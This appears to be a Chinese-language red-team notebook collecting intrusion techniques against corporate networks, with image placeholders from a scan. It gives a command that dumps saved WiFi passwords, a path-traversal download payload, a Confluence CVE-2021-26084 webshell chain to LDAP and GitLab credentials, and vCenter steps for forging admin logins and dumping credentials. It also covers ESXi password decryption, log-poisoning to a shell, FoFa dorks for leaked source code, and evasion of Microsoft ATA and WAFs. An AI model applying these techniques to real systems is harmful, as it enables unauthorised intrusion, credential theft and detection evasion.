/opt/atlassian/confluence/confluence/WEB-INF/web.xml
/opt/atlassian/confluence/synchrony-proxy/WEB-INF/web.xml
/usr/share/mime/application/vnd.oasis.opendocument.text-web.xml
```

内网-CMD获取WIFI密码

— by chengmo

```
for /f "skip=9 tokens=1,2 delims=:" %i in ('netsh wlan show profiles') do @echo %j | findstr -i -v echo | netsh wlan show profiles %j key=clear
```



内网-DMZ区突破

本质：找到能通向内网的主机


- 双网卡主机
- 历史登录IP：可能来自内网的运维
- 站库分离：数据库服务器很可能在内网
  - https://github.com/blackarrowsec/mssqlproxy
- VPN：信息收集
- 钓鱼：钓鱼上线的机子大概率是在办公网）

内网-PowerShell命令历史记录

— 类似Linux下的.bash_history


文件位置

```
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```



利用思路

- 打点： 任意文件下载+Windows系统，可以尝试一下该路径，也许有新世界
- 内网： 信息收集
- 蓝队： 溯源取证时，毕竟CMD一直以来都被诟病，PowerShell改改颜值还是很能打的，但是也就悄悄地给蓝队留下了"证据"(:



内网-定位多网卡主机(OXID Resolver)

工具

- https://github.com/Rvn0xsy/OXID-Find/

条件

- 目标主机：开放135端口

后续

- 考虑到平台兼容性，可以根据OXID-Find用其他语言重构一版自用。

内网-主机"不出网"

~~本地环境搭建中~~

内网-跨域

~~本地环境搭建中~~

打点-Confluence RCE利用

近期的1次实战

0. Confluence RCE(CVE-2021-26084)，写入webshell，获取服务器权限
1. 找到数据库配置文件，获取数据库权限
2. 前期信息收集发现WIKI、Jira等站点需要AD账号登录，猜测其数据库有LDAP信息
3. 在cwd_directory_attribute表找到LDAP配置信息，拿到密码
4. 通过该密码获取源码管理平台(Gitlab)的控制权

打点-文件下载-.net环境

0x01 前言


这是对学校某网站随机测试发现的，当时可下载web.config，由于不熟悉.net就没有后续了。

前段时间隔壁班的大佬提示说：可以尝试下载源码审计一波👀

0x02 流程回顾

在xx通知页面发现一处文件下载的功能点

- /tp/DownLoadFile.aspx?filename=




于是开始猜其目录

```
?filename=DownLoadFile.aspx
?filename=./DownLoadFile.aspx
?filename=./../DownLoadFile.aspx
......
```

最后以


- `?filename=./../DownLoadFile.aspx`

成功下载



0x03 利用思路

1.下载web.config，获取数据库配置以及部分网站架构



如图，可获取到数据库密码

2.遍历下载 *.aspx，然后根据Inherits所引用文件的位置，构造路径下载* .dll，然后dnSpy反编译后审计即可

示例：文件下载漏洞

DownLoadFile

```
using System.Web.UI;
using System.Web.UI.HtmlControls;

namespace
{
    // Token: 0x0200002A RID: 42
    public class DownLoadFile : Page
    {
        // Token: 0x06000148 RID: 328 RVA: 0x0000C008 File Offset: 0x0000A208
        protected void Page_Load(object sender, EventArgs e)
        {
            try
            {
                string text = base.Request.QueryString["filename"];
                string text2 = base.Server.MapPath("~/files/") + text;
                if (File.Exists(text2))
                {
                    FileInfo fileInfo = new FileInfo(text2);
                    base.Response.Clear();
                    base.Response.Charset = "GB2312";
                    base.Response.ContentEncoding = Encoding.UTF8;
                    base.Response.AddHeader("Content-Disposition", "attachment;filename=" + base.Server.UrlEncode(text));
                    base.Response.AddHeader("Content-Length", fileInfo.Length.ToString());
                    base.Response.ContentType = "application/octet-stream";
                    base.Response.WriteFile(fileInfo.FullName);
                    base.Response.Flush();
                    base.Response.End();
                }
            }
            catch
            {
            }
        }

        // Token: 0x040000AB RID: 171
        protected HtmlForm form1;
    }
}

```

内网-vSphere & vCenter的后利用姿势

– 历史笔记整理

> 关于vcenter的利用主要是在已经获取服务器权限的情况下

（登录后台）

- 从 vCenter 备份中提取 IdP 证书并伪造管理员身份登录后台（实战案例）
- 工具地址
  - vcenter_saml_login

data.mdb位置：

- Linux：


```
/storage/db/vmware-vmdir/data.mdb
```

- Windows

```
C:\ProgramData\VMware\vCenterServer\data\vmdird\data.mdb
```

实测效果

然后访问https://10.10.10.1/ui，在 /ui 路径下替换上一步所获得的cookie即可



进入后台后

- 可通过vcenter的快照功能获取虚拟机的快照，然后通过内存取证的姿势dump凭证，pth；
- 也可传到本地，再恢复成虚拟机，然后通过PE，重命名CMD.EXE为OSK.exe覆盖原OSK.exe，此时开机打开屏幕键盘会弹出SYSTEM权限的命令行窗口，本地上线cs然后hashdump抓取凭证，pth即可。（by banliz1）

钓鱼-邮箱探针

```
# by se7ensec.cn
平常去河边钓鱼，要使用浮漂才会知道这条河是否有鱼吃饵料，同理当邮件投递出去后，此探针可以判断目标是否点击了邮件，不至于那么的苦等。
```

- 鱼叉攻击|Mail-Probe 邮箱探针后台管理系统

内网-Citrix的后渗透思路

```
Citrix虚拟化应用常常与AD域绑定，如果被登录，将会对整个域安全造成非常重大的风险。
```

- 浅谈关于企业中citrix的渗透思路


打点-Confluence后利用思路

- 修改数据库，实现用户登录
  - 修改用户登录口令
  - 修改Personal Access Tokens(by 3gstudent)
- 写文件
  - Windows: Confluence默认权限为network service，具有写权限
  - Linux: Confluence默认权限为confluence，没有写权限，可以尝试内存马

测试CVE-2021-26084:

- Windows Server 2016
- Atlassian Confluence 7.4.10
- Postgresql 12.8-1
- AntSword

目录：



- 数据库配置-confluence.cfg.xml

```
# Windows默认安装
C:\Program Files\Atlassian\Application Data\Confluence\confluence.cfg.xml
# Ubuntu默认安装
/var/atlassian/application-data/confluence/confluence.cfg.xml
```

confluence.cfg.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>

<confluence-configuration>
  <setupStep>complete</setupStep>
  <setupType>custom</setupType>
  <buildNumber>8402</buildNumber>
  <properties>
    <property name="access.mode">READ_WRITE</property>
    <property name="admin.ui.allow.daily.backup.custom.location">false</property>
    <property name="admin.ui.allow.manual.backup.download">false</property>
    <property name="admin.ui.allow.site.support.email">false</property>
    <property name="atlassian.license.message">AAABiA0ODAoPeNp1kVFPgzAUhd/5FSS+6APabkPYkiZqYcqEobIZNb5UctmIrMOW4uavt8CWRY1v7 T3JOfd89yh
    <property name="attachments.dir">${confluenceHome}\attachments</property>
    <property name="confluence.setup.server.id">B07L-INJO-S8Y5-0TOJ</property>
    <property name="confluence.webapp.context.path"></property>
    <property name="hibernate.c3p0.acquire_increment">1</property>
    <property name="hibernate.c3p0.idle_test_period">100</property>
    <property name="hibernate.c3p0.max_size">60</property>
    <property name="hibernate.c3p0.max_statements">0</property>
    <property name="hibernate.c3p0.min_size">20</property>
    <property name="hibernate.c3p0.preferredTestQuery">select 1</property>
    <property name="hibernate.c3p0.timeout">30</property>
    <property name="hibernate.connection.driver_class">org.postgresql.Driver</property>
    <property name="hibernate.connection.isolation">2</property>
    <property name="hibernate.connection.password">postgres</property>
    <property name="hibernate.connection.url">jdbc:postgresql://localhost:5432/confluence</property>
    <property name="hibernate.connection.username">postgres</property>
    <property name="hibernate.database.lower_non_ascii_supported">false</property>
    <property name="hibernate.dialect">com.atlassian.confluence.impl.hibernate.dialect.PostgreSQLDialect</property>
    <property name="hibernate.setup">true</property>
    <property name="jwt.private.key">MIIG/QIBADANBgkqhkiG9w0BAQEFAASCBucwggbjAgEAAoIBgQCZMNpHOC8aD3it6e9ClLXGIpdjSHagc+Raa621dWJzkQRPLG
    <property name="jwt.public.key">MIIBojANBgkqhkiG9w0BAQEFAAOCAY8AMIIBigKCAYEAmTDaRzgvGg94renvQpS1xiKXY0h2oHPkWmuttXVic5EETyxlcPZZgRb
    <property name="lucene.index.dir">${localHome}\index</property>
    <property name="synchrony.encryption.disabled">true</property>
    <property name="synchrony.proxy.enabled">true</property>
    <property name="webwork.multipart.saveDir">${localHome}\temp</property>
  </properties>
</confluence-configuration>

```

基建-关于学习RFC规范的必要性

> For better or worse, Requests for Comments (RFCs) are how we specify many protocols on the Internet.

RFC规范实际使用场景示例：

- 从RFC规范看如何绕过waf上传表单 上篇
- 从RFC规范看如何绕过waf上传表单 下篇
- 利用 URN 绕过 URL 检查
- 利用 multipart boundary 绕过 WAF
- An Exploration of JSON Interoperability Vulnerabilities
- 阅读RFC文档的一些小tip

学习参考：

- How to Read an RFC(中文译版)
- How to Read an RFC

基建-负载均衡场景下的渗透

- Why?

> 相信能看到这些笔记的师傅可能都曾遇到过负载均衡场景下的渗透问题，比如你通过nday打下了一台weblogic,并上了webshell,当你对目标机子再次发起请求时，你会发现执行命令出错，也许会猜测是因为网络问》题；于是你再用exp打了一次，成功了，此时的ip可能发生了变化；失败了，漏洞不存在了？在这些问题的背后，很有可能就是 负载均衡 在作祟。再加上微服务架构和K8S的兴起，负载均衡的应用也越来越多，这是个不得不学习 & 解决的坑。

- What?

> # 通俗理解： 一个超市的收营员高峰期只能服务10位顾客，当做活动时有20位顾客需要服务的话可能就会排长队，这样购物体验将会很差(就像客户抱怨系统/网站访问太慢)。最简单的办法就是再招个营业员，重新开通一个出口。负载均衡的核心就是“分摊压力”。

- How?
  - 渗透测试-负载均衡识别
  - 负载均衡踩坑记
  - 负载均衡下的 WebShell 连接
  - 内网渗透-FRP负载均衡
  - proxyshell 针对Exchange负载均衡情况下的修改版POC
  - Neo-reGeorg-(非 php) 已支持内网转发，应对负载均衡环境
  - 挖洞经验 | 从负载均衡或CDN应用中发现的配置类漏洞

云安全-K8S场景下的渗透

- Kubernetes安全测试实践录
- Kubernetes(K8s)横向移动办法
- Kubernetes安全入门
- Kubernetes集群渗透测试
- K8s渗透测试之kube-apiserver利用
- K0OTKIT: HACK K8S IN A K8S WAY
- 华为云CTF cloud非预期解之k8s渗透实战
- 容器安全 & 容器渗透学习笔记
- 云原生安全|基于容器ATT&CK矩阵模拟攻防对抗的思考
- 学习K8S中常见的21种攻击方式
- 红蓝对抗中的云原生漏洞挖掘及利用实录

信息收集-FoFa获取闭源软件源码

> 其他测绘引擎同理 示例：

```
body="web.config" && "oa" && "rar" && country="CN"
body="web.config" && "U8" && country="CN"
body="web.config" && "EAS" && country="CN"
body="web.config" && "k3s" && country="CN"
body="web.config" && "kingdee" && country="CN"
body="web.config" && "系统" && country="CN"
body="web.config" && "办公" && country="CN"
body="web.config" && "EKP" && country="CN"
...
```

效果： 某OA全家桶?

打点-文件写入→RCE 的路径

- Web
  - Webshell
  - 文件包含(php)
  - 模板引擎(.vm、.ftl)
  - 脚本文件(.groovy)
- Linux
  - 计划任务 cron
  - 开机启动程序 /etc/rc.local
  - SSH公钥

- Windows
  - 启动项
  - MOF(windows 2003)


内网-Microsoft ATA 规避

> 没遇到过，遇到了也不一定知道自己遇到了，再一次被自己 Vegetable Cried ！！！


- 0、What is Advanced Threat Analytics?
- 1、Week of Evading Microsoft ATA @Nikhil SamratAshok Mittal
- 2、Microsoft ATA Evasion (Over PTH, Golden Ticket)
- 3、Evading Microsoft ATA for Active Directory Domination @Black Hat

打点-SQLi+旁站XSS→RCE

- 目标站点存在伪静态注入
  - sqlmap获取到sql-shell(mysql)
    - 直接写入shell失败(into outfile/dump)，猜测函数被禁用
    - 日志写入shell失败(日志路径成功修改)
  - 查询到web管理后台账号密码，登录失败，原因暂不详
- 旁站搜索框存在一处XSS
  - 与目标站点使用同一数据库
  - 存在搜索框、且与数据库存在交互
  - XSS → 没有过滤尖括号<>
    - 意味着可以插入php一句话
- 利用思路
  - 主站伪静态注入获取的sql-shell来修改日志文件位置，在旁站插入php一句话，由于与数据库存在交互，于是payload将会被记录到已修改的日志文件中，getshell



getshell后，可见日志记录如下：



打点-文件下载/读取-mysql ibdata1

- by Bughunter

> 读取mysql的ibdata1文件，此文件里会存有数据库内容信息

使用utf-8打开文件，使用正则搜索

```
admin([a-f\d]{32}|[A-F\d]{32})
```

a□ ^b□ □ □ □ □ □ □ □ □m □ □ □□"□ admine10adc3949ba59abbe56e057f20f883e123456

内网-vCenter利用-获取ESXI账号密码

- by Jing Ling

vhost password decrypt:

- https://github.com/shmilylty/vhost_password_decrypt

效果如下:


vhost_password_decrypt
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。
尝试新的跨平台 PowerShell https://aka.ms/pscore6
加载个人及系统配置文件用了 974 毫秒。
E:\Tools\0.攻防渗透\2.漏洞利用\特定漏洞\vcenter\vhost_password_decrypt
❯ cat .\password.enc
*tktZGW50GH4BEOXyWCr9WTu2PSMGWSvcqEsuAMnwcNuFO/rQPRsOyygRRY/WaM3IOI/BrqcThiaiM3j4Jw+KtA==
*ZdvmNiLEXzZL/uhdW6Zb4Px4RR72iD+xftdA0n9hJ8xpFNJW/axpyKMQ8BJWIFTzzoxQnAm2PaX486yExLX7qg==
*0f2KQPhHK1JO6Kad9cobgK4oHGU8OBFxupIbqcNqst8Nx1UZCOU6RqNwbv1yGeSgMC8zeg4J4Je46HlbZYkstw==
*fz5/B/a2537u+KEBe0TEBYwb6AVXKHRZnFRh0bPfCtgpqIoMD3huWmsPUeY9J00eFyaQ6MFuArPBE2aapuGdRg==
E:\Tools\0.攻防渗透\2.漏洞利用\特定漏洞\vcenter\vhost_password_decrypt
❯ python3 .\decrypt.py symkey.dat password.enc password.txt
E:\Tools\0.攻防渗透\2.漏洞利用\特定漏洞\vcenter\vhost_password_decrypt
❯ cat .\password.txt
{L1K@7-=3k_8_\kh}2nnur5SP-G..i5j
~i15CT2kc7lk\K=W05L52IUk}6L^:i7u
^8@X0D59q6R7_6P]:O@/2m68E.8i7Es[
^uyr{QjIHAPZR4ap95^8zkxhZ1Eq_n.b
E:\Tools\0.攻防渗透\2.漏洞利用\特定漏洞\vcenter\vhost_password_decrypt
❯